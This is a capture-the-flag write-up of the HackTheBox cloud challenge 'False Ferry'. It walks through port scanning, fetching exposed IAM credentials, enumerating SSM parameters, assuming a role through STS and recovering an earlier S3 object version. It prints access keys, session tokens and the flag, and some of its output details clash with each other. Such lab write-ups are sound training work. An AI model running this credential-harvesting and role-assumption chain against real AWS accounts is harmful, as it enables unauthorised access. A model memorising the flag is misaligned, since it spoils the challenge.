

TECHNICAL REPORT

False Ferry - Cyber Apocalypse 2026 (The Salt Crown)

Field	Value
Challenge	False Ferry
Event	Cyber Apocalypse 2026 - The Salt Crown (HackTheBox CTF)
Category	Cloud (AWS API on LocalStack)
Difficulty	Easy (925 points)
Flag captured	HTB{ferry_crossing_dock_seal_5ec4c179c66fed35f743afb32fcb4027}

1. Objective

The goal of this challenge was to reconstruct, starting from an in-game narrative brief, the correct access chain into an emulated AWS environment (LocalStack) in order to recover the authentic version of a tampered document. In the scenario, the character Lysa Harrowmere has to prove which docking point was originally authorised for the Stormbound soldiers' crossing, before the rival Vaultrune faction altered the record. Technically, this translates into enumerating an AWS Systems Manager Parameter Store namespace, identifying an IAM role to assume through STS, and retrieving a specific version of an S3 object identified by its version ID.




Figure 1: overview of the False Ferry challenge on the HackTheBox platform, showing the narrative briefing and the associated Docker instance (exposed IP and ports).

2. Environment Setup

I worked from Kali Linux with AWS CLI v2, pointing all requests at the endpoint provided by the challenge. The container exposed two distinct ports: an HTTP port (30492) serving a narrative web page ("Courier's Packet") that carried the initial IAM credentials as JSON, and a second port (31543) exposing the actual AWS API endpoint, recognisable from the `x-amz-*` headers in its responses. I identified both ports with an initial nmap scan with version detection.

```
nmap -sV -sC -p31543,30492 154.57.164.66 -oN false_ferry_scan.txt
```

The scan confirmed that port 30492 was a Python server (PhoenixBriefing/1.0) while port 31543 replied with AWS-style errors (AccessDeniedException, MissingAuthentication), confirming it was the endpoint to use with the AWS CLI.



```
Session Actions Edit View Help
kali@kali:~$ nmap -sV -sC -p31543,30492 154.57.164.66 -oN false_ferry_scan.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-27 14:03 -0400
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
WARNING: Service 154.57.164.66:31543 had already soft-matched rtsp, but now soft-matched sip; ignoring second value
Stats: 0:00:25 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 14:04 (0:00:22 remaining)
Stats: 0:01:00 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 14:05 (0:00:57 remaining)
Nmap scan report for 154-57-164-66.static.isp.htb.systems (154.57.164.66)
Host is up (0.0094s latency).
PORT      STATE SERVICE VERSION
30492/tcp  open  http     PhoenixBriefing/1.0 Python/3.12.13
|_ fingerprint-strings:
|_   GetRequest:
|_     HTTP/1.0 200 OK
|_     Server: PhoenixBriefing/1.0 Python/3.12.13
|_     Date: Mon, 27 Jul 2026 18:03:39 GMT
|_     Content-Type: text/html; charset=utf-8
|_     Cache-Control: no-store
|_     Content-Length: 16813
|_     <!DOCTYPE html>
|_     <html lang="en">
|_     <head>
|_       <meta charset="utf-8">
|_       <meta name="viewport" content="width=device-width, initial-scale=1, viewport-fit=cover">
|_       <meta name="color-scheme" content="dark">
|_       <title>False Ferry - Courier's Packet</title>
|_       <link rel="preconnect" href="https://fonts.googleapis.com">
|_       <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
|_       <link href="https://fonts.googleapis.com/css2?family=Cinzel:wght@500;600;700&family=Spectral:ital,wght@0,400;0,500;0,600;1,400&display=swap" rel="stylesheet">
|_     </head>
|_     <body data-faction="stormbound">
|_       <div class="ambient" aria-hidden="true"></div>
|_       <class="skip-link" h
|_   HTTPOptions:
|_     HTTP/1.0 501 Unsupported method ('OPTIONS')
|_     Server: PhoenixBriefing/1.0 Python/3.12.13
|_     Date: Mon, 27 Jul 2026 18:03:39 GMT
|_     Connection: close
|_     Content-Type: text/html; charset=utf-8
|_     Content-Length: 360
|_     <!DOCTYPE HTML>
|_     <html lang="en">
|_     <head>
|_       <meta charset="utf-8">
|_       <title>Error response</title>
|_     </head>
|_     <body>
|_       <h1>Error response</h1>
|_       <p>Error code: 501</p>
|_       <p>Message: Unsupported method ('OPTIONS').</p>
|_       <p>Error code explanation: 501 - Server does not support this operation.</p>
|_     </body>
|_     </html>
31543/tcp  open  rtsp     _rtsp-methods: ERROR: Script execution failed (use -d to debug)
|_ fingerprint-strings:
|_   FourOhFourRequest:
|_     HTTP/1.0 403 Forbidden
|_     content-length: 103
|_     Content-Type: application/json
|_     Date: Mon, 27 Jul 2026 18:03:44 GMT
|_     x-amz-id-2: 89601af5-f65b-43da-bb31-bc74e0701a90
|_     x-amz-request-id: 89601af5-f65b-43da-bb31-bc74e0701a90
|_     x-amzn-RequestId: 89601af5-f65b-43da-bb31-bc74e0701a90
|_     {"_type": "AccessDeniedException", "message": "User is not authorized to perform: MissingAuthentication"}
|_   GetRequest:
|_     HTTP/1.0 403 Forbidden
|_     content-length: 103
```

Figure 2: nmap output with version detection: port 30492 exposes the PhoenixBriefing/1.0 server (narrative frontend), while port 31543 answers with AWS-style headers and error messages.

3. Attack Phases

3.1 Retrieving the initial credentials

From the page source I spotted a fetch call to `/player-creds.json`, which returned the starting IAM credentials for the user `coalition-ferry-clerk`.

```
curl -s http://154.57.164.66:30492/player-creds.json
```

```

Press [ENTER] to use the Scan Management Menu™

200 GET 11 2w 10c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 71 12w 212c http://154.57.164.66:30492/player-creds.json
200 GET 886l 2167w 19227c http://154.57.164.66:30492/briefing/briefing.css
200 GET 427l 1400w 16813c http://154.57.164.66:30492/
200 GET 11 1w 6c http://154.57.164.66:30492/health
[+] - 46s 1813/20119 7m found:4 errors:23
200 GET 427l 1400w 16813c http://154.57.164.66:30492/briefing
200 GET 11 1w 6c http://154.57.164.66:30492/ready
[+] - 4m 20119/20119 0s found:6 errors:57
[+] - 4m 20116/20116 82/s http://154.57.164.66:30492/

```

Figure 3: directory scan of port 30492 with feroxbuster: discovery of the player-creds.json path alongside the other endpoints of the narrative frontend.

I configured the AWS CLI with those credentials, pointing the endpoint at port 31543 (the IP and port listed inside the JSON referred to the container's internal address and were not reachable from outside), and verified the session with sts get-caller-identity, which confirmed the coalition-ferry-clerk identity.

```

export AWS_ENDPOINT_URL=http://154.57.164.66:31543
export AWS_DEFAULT_REGION=us-east-1
export AWS_ACCESS_KEY_ID=AKIA60J8ESUUH8ULZ8AH
export AWS_SECRET_ACCESS_KEY=Aom3ThR6mHt2MmC19YIL80lLMoxEP1jGyplqx8L9
unset AWS_SESSION_TOKEN

aws sts get-caller-identity

```

3.2 Enumerating the Parameter Store namespace

The web page explicitly instructed to catalogue the /ferry/crossing/ namespace before reading any value. Direct attempts with get-parameters-by-path and get-parameter were rejected with AccessDeniedException: the clerk's IAM policy only allowed the ssm:DescribeParameters action, not direct reads nor path-based enumeration. I therefore used describe-parameters, which returned eight parameters, including an index parameter (live-crossing-id) and seven crossing records carrying different states in their names (VOID, CLOSED, DRAFT, and a seventh with no state suffix).

```
aws ssm describe-parameters
```

I read the index parameter individually, obtaining the value CROSSING-7A3F as the currently active crossing, and then its matching record, which contained an IAM role to assume (ferry-crossing-scanner), its external ID, and references to an S3 object with a precise version ID.

```

aws ssm get-parameter --name "/ferry/crossing/live-crossing-id"
aws ssm get-parameter --name "/ferry/crossing/CROSSING-7A3F"

```

3.3 Assuming the IAM role and retrieving the manifest

I assumed the ferry-crossing-scanner role through STS AssumeRole, supplying the external ID required for authorisation, and obtained temporary credentials (AccessKeyId, SecretAccessKey, SessionToken).

```

aws sts assume-role \
  --role-arn "arn:aws:iam::584729103648:role/ferry-crossing-scanner" \
  --role-session-name "lysa-check" \
  --external-id "ferry-crossing-scanner-7a3f"

```

```

$ aws sts assume-role \
  --role-arn "arn:aws:iam::584729103648:role/ferry-crossing-scanner" \
  --role-session-name "lysa-check" \
  --external-id "ferry-crossing-scanner-7a3f"
{
  "Credentials": {
    "AccessKeyId": "ASIACMA6SGN1SWSS1VC",
    "SecretAccessKey": "P2xw7Brs7z5BKAChwefJ7zLcn7mzfz160T",
    "SessionToken": "TzcpBhXONpM1uZV8BQ8GSScLUy8FwWlrlfzgA8BvYt2LjKc3SgxakPR7nDVMZK1h3mh9pMFCw93c9201Y3HgytucdkuX5Jk5bVbvQ26sJfhh3dC7s9uuLU5GQ8bqhrFU9567kyHnrc1pVYKGSABLKQW473vvdwBefwCROGAtFBzQR5IPvB68ZR2chJmByj5M",
    "Expiration": "2026-07-27T19:16:01.386628+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AROAQJ2P4HPV0IH8BKO:lysa-check",
    "Arn": "arn:aws:sts::584729103648:assumed-role/ferry-crossing-scanner/lysa-check"
  },
  "PackedPolicySize": 0
}

```

Figure 4: sts assume-role output: temporary credentials (AccessKeyId, SecretAccessKey, SessionToken) obtained for the ferry-crossing-scanner role through its external ID.

With the new credentials I retrieved the specific version of the S3 object referenced in the authorised crossing record, obtaining the original document containing the flag, and compared the full version history of the object to determine which one was the most recent (the copy tampered with by Vaultrune, missing the authorisation wording) against the authentic historical version.

```
aws s3api get-object \
  --bucket ferry-crossing-manifest \
  --key manifests/morning-crossing-order.txt \
  --version-id 4ef36b2c-35f3-4002-beaa-c8b9c78c2fa7 \
  manifest-authorized.txt

aws s3api list-object-versions \
  --bucket ferry-crossing-manifest \
  --prefix manifests/morning-crossing-order.txt
```

4. Post-Exploitation

The file retrieved from the authorised version ID contained the release record for crossing CROSSING-7A3F, signed by the Stormbound Coalition Ferry Office, along with the challenge flag. The comparison through list-object-versions showed two more recent versions of the object (smaller in size and without the authorisation wording), consistent with the narrative: the latest roster was the one tampered with by Vaultrune, while the authentic version could only be recovered by walking back through the history using the version ID stored in the SSM parameter tied to the crossing that was actually authorised.

```
aws s3api list-object-versions --bucket ferry-crossing-manifest --prefix manifests/morning-crossing-order.txt
{
  "AcceptRanges": "bytes",
  "LastModified": "2026-07-27T18:01:45+00:00",
  "ContentLength": 157,
  "ETag": "\"3f8cfe02ce0311a13d40afb2ed89f073\"",
  "ChecksumCRC32": "rOsN4w==",
  "VersionId": "4ef36b2c-35f3-4002-beaa-c8b9c78c2fa7",
  "ContentType": "text/plain; charset=utf-8",
  "Metadata": {},
  "StorageClass": "STANDARD"
}
CROSSING RELEASE RECORD
Batch: CROSSING-7A3F
Authorized by: Stormbound Coalition Ferry Office
HTB{ferry_crossing_dock_seal_5ec4c179c66fed35f743afb32fcb4027}

  "Versions": [
    {
      "ETag": "\"9568150b6166dad6937c9d878f9a0481\"",
      "Size": 129,
      "StorageClass": "STANDARD",
      "Key": "manifests/morning-crossing-order.txt",
      "VersionId": "98935a06-2c0b-4966-8eaf-00fb152d8214",
      "IsLatest": true,
      "LastModified": "2026-07-27T18:01:46+00:00"
    },
    {
      "ETag": "\"eace9fa6bc64353a0e4e8b4198152d2e\"",
      "Size": 99,
      "StorageClass": "STANDARD",
      "Key": "manifests/morning-crossing-order.txt",
      "VersionId": "4ef36b2c-35f3-4002-beaa-c8b9c78c2fa7",
      "IsLatest": false,
      "LastModified": "2026-07-27T18:01:45+00:00"
    }
  ]
}
```

Figure 5: retrieval of the S3 object through its version ID: the release record for crossing CROSSING-7A3F contains the flag, followed by the full version history highlighting the two later revisions of the object.

Flag captured:

```
HTB{ferry_crossing_dock_seal_5ec4c179c66fed35f743afb32fcb4027}
```

5. Command Summary

Phase	Command
Port reconnaissance	<code>nmap -sV -sC -p31543,30492 <ip></code>

Phase	Command
Initial credentials	<code>curl -s http://<ip>:30492/player-creds.json</code>
Identity check	<code>aws sts get-caller-identity</code>
Namespace enumeration	<code>aws ssm describe-parameters</code>
Read index parameter	<code>aws ssm get-parameter --name /ferry/crossing/live-crossing-id</code>
Read crossing record	<code>aws ssm get-parameter --name /ferry/crossing/CROSSING-7A3F</code>
Role assumption	<code>aws sts assume-role --role-arn ... --external-id ...</code>
Retrieve versioned object	<code>aws s3api get-object --version-id <id> ...</code>
Version history	<code>aws s3api list-object-versions --bucket ... --prefix ...</code>

6. Conclusions

The challenge walked through a realistic cloud enumeration flow built on granular and deliberately asymmetric IAM permissions: enumeration actions were granted (`DescribeParameters`) while direct read actions were denied (`GetParameter`, `GetParametersByPath`), and could only be worked around by targeting a specific known parameter. I also applied the horizontal privilege escalation pattern of `AssumeRole` with an external ID, and leveraged S3 versioning as the mechanism that distinguishes an authentic document from one tampered with later. The exercise confirms how important it is, in real AWS environments, to harden IAM policies on both read and enumeration actions, and to actively monitor changes to critical S3 objects through versioning and logging.